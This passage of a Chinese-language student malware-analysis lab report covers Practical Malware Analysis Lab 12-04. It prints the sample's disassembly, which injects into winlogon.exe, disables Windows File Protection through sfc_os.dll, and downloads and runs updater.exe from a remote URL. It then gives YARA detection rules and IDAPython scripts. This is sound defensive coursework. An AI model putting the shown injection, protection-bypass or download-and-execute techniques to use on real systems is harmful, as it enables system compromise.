接下来，通过将临时目录的路径和参数 `\\winup.exe` 传递给另一个 `_snprintf` 调用，构建了一个新的字符串。这个 `_snprintf` 调用创建的字符串是： `C:\Documents and Settings<username>\Local\Temp\winup.exe` ，并且将其存储在 `NewFileName` 中。

```
.text:0040153B                  add     esp, 14h
.text:0040153E                  lea     edx, [ebp+var_110]
.text:00401544                  push    edx             ; lpBuffer
.text:00401545                  push    10Eh            ; nBufferLength
.text:0040154A                  call    ds:GetTempPathA
.text:00401550                  push    offset aWinupExe ; "\\winup.exe"
.text:00401555                  lea     eax, [ebp+var_110]
.text:0040155B                  push    eax
.text:0040155C                  push    offset aS_1     ; "%s%s"
.text:00401561                  push    10Eh            ; BufferCount
.text:00401566                  lea     ecx, [ebp+NewFileName]
.text:0040156C                  push    ecx             ; Buffer
.text:0040156D                  call    ds:_snprintf
```

`MoveFileA` 函数被调用，并使用了之前构建的两个局部变量 `ExistingFileName` 和 `NewFileName` 。

具体来说， `MoveFileA` 函数被用来将Windows更新二进制文件从路径 `ExistingFileName` 移动到用户的临时目录，即路径 `NewFileName` 。

```
.text:00401576                  lea     edx, [ebp+NewFileName]
.text:0040157C                  push    edx             ; lpNewFileName
.text:0040157D                  lea     eax, [ebp+ExistingFileName]
.text:00401583                  push    eax             ; lpExistingFileName
.text:00401584                  call    ds:MoveFileA
.text:0040158A                  call    sub_4011FC
.text:0040158F                  xor     eax, eax
.text:00401591                  jmp     short loc_401598
```

接下来，调用了 `GetModuleHandleA` 函数，该函数返回当前进程的模块句柄。之后，看到一系列的资源段操作 API，尤其是带有参数 #101 和 BIN 的 `FindResourceA` 调用。这表明恶意代码正在提取它的资源节到硬盘上。通过调用 `GetModuleHandleA` 和 `FindResourceA` ，代码正在定位并获取当前进程中的资源。参数 #101 和 BIN 是资源的标识符和类型。

接下来，恶意代码通过一系列函数调用（包括 `FindResourceA` 、 `LoadResource` 、 `SizeofResource` 、 `CreateFileA` 和 `WriteFile` ）从资源段 `BIN` 中提取文件，并将其写入到文件 `C:\Windows\System32\wupdmgr.exe` 中。

```
.text:004012A1                  call    ds:GetModuleHandleA
.text:004012A7                  mov     [ebp+hModule], eax
.text:004012AA                  push    offset Type     ; "BIN"
.text:004012AF                  push    offset Name     ; "#101"
.text:004012B4                  mov     eax, [ebp+hModule]
.text:004012B7                  push    eax             ; hModule
.text:004012B8                  call    ds:FindResourceA
.text:004012BE                  mov     [ebp+hResInfo], eax
.text:004012C4                  mov     ecx, [ebp+hResInfo]
.text:004012CA                  push    ecx             ; hResInfo
.text:004012CB                  mov     edx, [ebp+hModule]
.text:004012CE                  push    edx             ; hModule
.text:004012CF                  call    ds:LoadResource
.text:004012D5                  mov     [ebp+lpBuffer], eax
```

通过使用 `WinExec` 函数启动新的 `wupdmgr.exe`，并为了隐藏该程序的窗口，将0作为 `uCmdShow` 参数的值传递给 `WinExec`，这可以使新启动的程序的窗口不可见。

```
.text:0040133C                  push    0               ; uCmdShow
.text:0040133E                  lea     edx, [ebp+FileName]
.text:00401344                  push    edx             ; lpCmdLine
.text:00401345                  call    ds:WinExec
```

问题一：PID

> 位置 `0x401000` 的代码完成了什么功能？

主要功能是定位并获取与 `winlogon.exe` 相关联的PID，并为后续的操作（提权、加载DLL、创建远程线程等）做准备。

问题二：注入进程

> 代码注入了哪个进程？

代码注入了 `winlogon.exe` 进程。这是通过获取 `winlogon.exe` 进程的PID，然后使用 `OpenProcess` 打开其进程句柄，并最终通过 `CreateRemoteThread` 在该进程中创建新线程来实现的。

问题三：装载DLL

> 使用 `LoadLibraryA` 装载了哪个DLL程序？

在位置 `0x401174` 的代码中，使用了 `LoadLibraryA` 函数加载了 `sfc_os.dll`。`sfc_os.dll` 中序号为2的函数 `SfcTerminateWatcherThread` 被加载并获取了函数指针，最终通过线程注入的方式在 `winlogon.exe` 进程中执行这个函数。这是用来禁用Windows的文件保护机制。

问题四：线程函数

> 传递给 `CreateRemoteThread` 调用的第四个参数是什么？

在 `CreateRemoteThread` 调用中，第四个参数用于传递一个指向线程函数参数的指针。这里线程函数的地址被获取并存储在 `lpStartAddress` 中，具体是通过加载 `sfc_os.dll` 中序号为2的函数 `SfcTerminateWatcherThread` 获得的。这个函数用来禁用Windows的文件保护机制。

问题五：释放恶意代码

> 二进制主程序释放出了哪个恶意代码？

恶意代码使用一系列的资源操作 API，包括 `FindResourceA` 、 `LoadResource` 、 `SizeofResource` 、 `CreateFileA` 和 `WriteFile` ，从资源段 `BIN` 中提取一个二进制文件，并将其写入到文件 `C:\Windows\System32\wupdmgr.exe` 中。

问题六：释放恶意代码的目的

> 释放出的恶意代码的目的是什么？

恶意代码通过下载远程URL `http://www.practicalmalwareanalysis.com/updater.exe` 并保存为本地文件 `wupdmgrd.exe` ，进行自我更新或者下载更多的恶意代码。恶意代码通过运行原始的Windows更新二进制文件，使得用户尝试执行Windows更新时看起来一切正常运行，掩盖其恶意活动，使用户不容易察觉到系统已经被感染。下面是分析过程。

打开新创建的 `wupdmgr.exe` ，载入IDA Pro。恶意代码在 `main` 函数中创建了一个字符串来构建临时目录，并使用这个目录来移动原始的Windows更新二进制文件，将其保存到用户临时目录中的 `winup.exe` 。然后，恶意代码通过 `WinExec` 调用运行了原始的Windows更新二进制文件，这样用户如果尝试执行Windows更新，看起来一切正常运行。

在地址 `0x4010C3` 处，恶意代码构建了一个字符串 `C:\Windows\system32\wupdmgrd.exe` ，并将其保存在局部变量 `Dest` 中。接着，通过调用 `URLDownloadToFileA` 函数，将远程URL `http://www.practicalmalwareanalysis.com/updater.exe` 下载到本地文件 `C:\Windows\system32\wupdmgrd.exe` 。恶意代码自己完成更新，并下载更多的恶意代码。下载的文件 `updater.exe` 被保存到 `wupdmgrd.exe` 中。

```
.text:004010EF                push    0               ; LPBINDSTATUSCALLBACK
.text:004010F1                push    0               ; DWORD
.text:004010F3                lea     ecx, [ebp+var_440]
.text:004010F9                push    ecx             ; LPCSTR
.text:004010FA                push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"..
.text:004010FF                push    0               ; LPUNKNOWN
.text:00401101                call    URLDownloadToFileA
```

恶意代码将 `URLDownloadToFileA` 的返回值与0比较，以检查函数调用是否失败。如果返回值不等于0，说明下载成功，恶意代码会运行新创建的文件 `wupdmgrd.exe` 。

```
.text:00401106                mov     [ebp+var_444], eax
.text:0040110C                cmp     [ebp+var_444], 0
.text:00401113                jnz     short loc_401124
.text:00401115                push    0               ; uCmdShow
.text:00401117                lea     edx, [ebp+var_440]
.text:0040111D                push    edx             ; lpCmdLine
.text:0040111E                call    ds:WinExec
```

Yara 规则编写

根据前面的分析，编写Yara规则如下：

```
rule Lab12_01exe {
   meta:
```

```
      description = " Lab12-01.exe"
   strings:
      $s1 = "Lab12-01.dll" fullword ascii
      $s2 = "YYh `@" fullword ascii
      $s3 = "RichLu" fullword ascii
   condition:
      uint16(0) == 0x5a4d and
      uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
      all of them
}
rule Lab12_01dll {
   meta:
      description = "Lab12-01.dll"
   strings:
      $s1 = "Press OK to reboot" fullword ascii
      $s2 = ">.>4><>Z>`>q>" fullword ascii
      $s3 = "4b4h4v4" fullword ascii
      $s4 = "0K0d0n0y0" fullword ascii
   condition:
      uint16(0) == 0x5a4d and
      uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
      all of them
}
rule Lab12_02 {
   meta:
      description = "Lab12-02.exe"
   strings:
      $s1 = "\\svchost.exe" fullword ascii
    $s2 = "wqstLKla143$a7(354 -a'4/\"5(./a\" --LKAAA" fullword ascii
condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c))==0x00004550 and filesize < 200KB and
    all of them
}
rule Lab12_03{
   meta:
      description = "Lab12-03.exe"
   strings:
      $s1 = "practicalmalwareanalysis.log" fullword ascii
      $s2 = "[Window: " fullword ascii
      $s3 = "[BACKSPACE]" fullword ascii
      $s4 = "[ENTER]" fullword ascii
      $s5 = "[CTRL]" fullword ascii
      $s6 = "[SHIFT]" fullword ascii
   condition:
      uint16(0) == 0x5a4d and
      uint32(uint32(0x3c))==0x00004550 and filesize < 70KB and
```

```
        all of them
}
rule Lab12_04 {
    meta:
        description = "Lab12-04.exe"
    strings:
        $s1 = "\\system32\\wupdmgrd.exe" fullword ascii
        $s2 = "\\system32\\wupdmgr.exe" fullword ascii
        $s3 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword
ascii
        $s4 = "\\winup.exe" fullword ascii
        $s5 = "SeDebugPrivilege" fullword ascii
        $s6 = "<not real>" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
        all of them
}
```

能够扫描到相应的病毒样本，验证了Yara规则的正确性：

```
PS D:\NKU\23Fall\恶意代码分析与防治技术\yara-4.3.2-2150-win64> ./yara64 Lab12.yar  Chapter_12L
Lab12_01dll Chapter_12L\Lab12-01.dll
Lab12_01exe Chapter_12L\Lab12-01.exe
Lab12_04 Chapter_12L\Lab12-04.exe
Lab12_03 Chapter_12L\Lab12-03.exe
Lab12_02 Chapter_12L\Lab12-02.exe
```


收集电脑PE文件并进行扫描，结果如下：

```
import shutil
import string
import os
disk_list=[]
dstpath='./sample/'
def get_disklist():
    global disk_list
    for c in string.ascii_uppercase:
        disk = c + ':'
        if os.path.isdir(disk):
            disk_list.append(disk)

def mycopyfile(srcfile,dstpath):
    fpath,fname=os.path.split(srcfile)
    if not os.path.exists(dstpath):
        os.makedirs(dstpath)
    shutil.copy(srcfile, dstpath + fname)
    print ("copy %s -> %s"%(srcfile, dstpath + fname))
```

```
def scanDir(filePath):
    files = os.listdir(filePath)
    for file in files:
        file_d = os.path.join(filePath, file)
        try:
            if os.path.isdir(file_d):
                scanDir(file_d)
            else:
                suffix=os.path.splitext(file_d)[-1]
                if suffix=='.exe' or suffix=='.dll':
                    #print(file_d)
                    mycopyfile(file_d,dstpath)
        except:
            continue;

if __name__ == '__main__':
    get_disklist()
    #print(disk_list)
    for disk in disk_list:
        disk+='\\'
        scanDir(disk)
```



编写c++程序，对sample文件夹进行扫描，并得到扫描时间。

```
#include <iostream>
#include <windows.h>
#include <string>
```


```cpp
using namespace std;

string cmdPopen(const string& cmdLine) {
    char buffer[1024] = { '\0' };
    FILE* pf = NULL;
    pf = _popen(cmdLine.c_str(), "r");
    if (NULL == pf) {
        printf("Open pipe failed\n");
        return string("");
    }
    string ret;
    while (fgets(buffer, sizeof(buffer), pf)) {
        ret += buffer;
    }
    _pclose(pf);
    return ret;
}

int main() {
    // 设置工作目录
    wstring workingDir = L"D:\\NKU\\23Fall\\yara-master-1798-win64";
    if (!SetCurrentDirectory(workingDir.c_str())) {
        cout << "Failed to set the working directory" << endl;
        return 1;
    }

    long long start, end, freq;
    string cmdLine = " .\\yara64 -r Lab12.yar
D:\\NKU\\code\\Python\\sample"; // 执行的指令

    QueryPerformanceFrequency((LARGE_INTEGER*)&freq);
    QueryPerformanceCounter((LARGE_INTEGER*)&start);
    string res = cmdPopen(cmdLine);
    QueryPerformanceCounter((LARGE_INTEGER*)&end);
    cout << "扫描到的文件：" << endl;
    cout << res; // 输出 cmd 指令的返回值
    cout << "运行时间为 " << (end - start) / freq << "s" << endl;
    return 0;
}
```



IDA Pro 自动化分析

编写脚本查看导入的动态链接库

```python
import idaapi

def get_imported_libraries():
    # 创建一个用于存储导入库的集合
    imported_libraries = set()

    # 遍历导入表中的所有模块
    for i in range(idaapi.get_import_module_qty()):
        modname = idaapi.get_import_module_name(i)
        if modname:
            imported_libraries.add(modname)

    return sorted(imported_libraries)

def main():
    # 获取导入库列表
    imported_libraries = get_imported_libraries()

    if imported_libraries:
        print("导入的动态链接库：")
        for lib in imported_libraries:
            print(lib)
    else:
        print("没有找到导入的动态链接库。")

if __name__ == "__main__":
    main()
```

分析 `Lab11-04.exe` 导入的动态链接库：

```
导入的动态链接库:
ADVAPI32
KERNEL32
MSVCRT
```

编写脚本查看函数指令

```python
import idaapi
import idautils

# 指定要查找的函数名
target_function_name = "sub_401000"

# 获取函数的起始地址
target_function_ea = idc.get_name_ea_simple(target_function_name)

if target_function_ea != idc.BADADDR:
    print(f"函数 {target_function_name} 的地址: {target_function_ea:X}")

    # 遍历函数中的指令并列出
    for ea in idautils.FuncItems(target_function_ea):
        disasm = idc.GetDisasm(ea)
        print(f"{ea:X}: {disasm}")
else:
    print(f"没有找到函数 {target_function_name}")
```

分析 `Lab11-04.exe` 的函数 `401000`，结果如下：

```
函数 sub_401000 的地址: 401000
401000: push    ebp
401001: mov     ebp, esp
401003: sub     esp, 120h
401009: push    edi
40100A: mov     eax, dword_403010
40100F: mov     dword ptr [ebp+String2], eax
401012: mov     ecx, dword_403014
401018: mov     [ebp+var_10], ecx
40101B: mov     edx, dword_403018
401021: mov     [ebp+var_C], edx
401024: mov     al, byte_40301C
401029: mov     [ebp+var_8], al
40102C: mov     ecx, dword ptr aNotReal; "<not real>"
401032: mov     dword ptr [ebp+String1], ecx
401038: mov     edx, dword ptr aNotReal+4; " real>"
```

编写脚本查看交叉引用

```
# 导入IDA Python模块
import idaapi
import idautils

def find_and_display_xrefs(target_function_name):
    # 获取目标函数的EA（地址）
    target_function_ea = idaapi.get_name_ea(0, target_function_name)

    if target_function_ea != idaapi.BADADDR:
        # 查找对目标函数的交叉引用
        xrefs = list(idautils.XrefsTo(target_function_ea))

        if xrefs:
            print(f"找到 {len(xrefs)} 个对 {target_function_name} 的交叉引
用：")
            for xref in xrefs:
                print(f"来自 {idaapi.get_func_name(xref.frm)}，地址：
0x{target_function_ea:X}")
        else:
            print(f"未找到对 {target_function_name} 的交叉引用。")
    else:
        print(f"未找到函数 {target_function_name}。")

if __name__ == "__main__":
    # 设置目标函数的名称
    target_function_name = "EnumProcessModules"

    # 调用函数查找和显示交叉引用
    find_and_display_xrefs(target_function_name)
```

查看 `EnumProcessModules` 的交叉引用。

```
找到 3 个对 EnumProcessModules 的交叉引用：
来自 sub_401000，地址：0x40312C
来自 _main，地址：0x40312C
来自 _main，地址：0x40312C
```

实验结论及实验心得

1. 启动方法分析： 通过分析启动方法，我深入了解了恶意代码是如何进行自启动、注入其他进程、动态加载DLL等行为的。这对于理解恶意代码的传播机制和入侵手段非常有帮助。

2. 实践操作： 通过实际的实验操作，我掌握了处理真实恶意代码样本的方法。从静态到动态，从表面到深层，逐步揭示恶意代码的运行机制。这种实践让我更加熟练地应用所学知识，提高了解决实际问题的能力。
3. 代码结构识别： 在分析过程中，我学到了如何识别代码中的关键函数、调用关系、以及动态加载库函数的技术。手动解析API、检查函数调用、理解代码的数据流等都是代码结构分析的重要步骤。
4. 工具的熟练应用：实验过程中我熟练使用了安全工具，如IDA Pro、OllyDbg等，以及动态分析环境，这提高了我的工具使用能力，同时也让我更深入地理解了这些工具的原理和功能。
5. 自动化分析和脚本编写：编写Yara规则和IDA Python脚本的经验提高了我的自动化分析能力。这不仅有助于快速检测恶意代码，还提高了我的编程和脚本编写技能。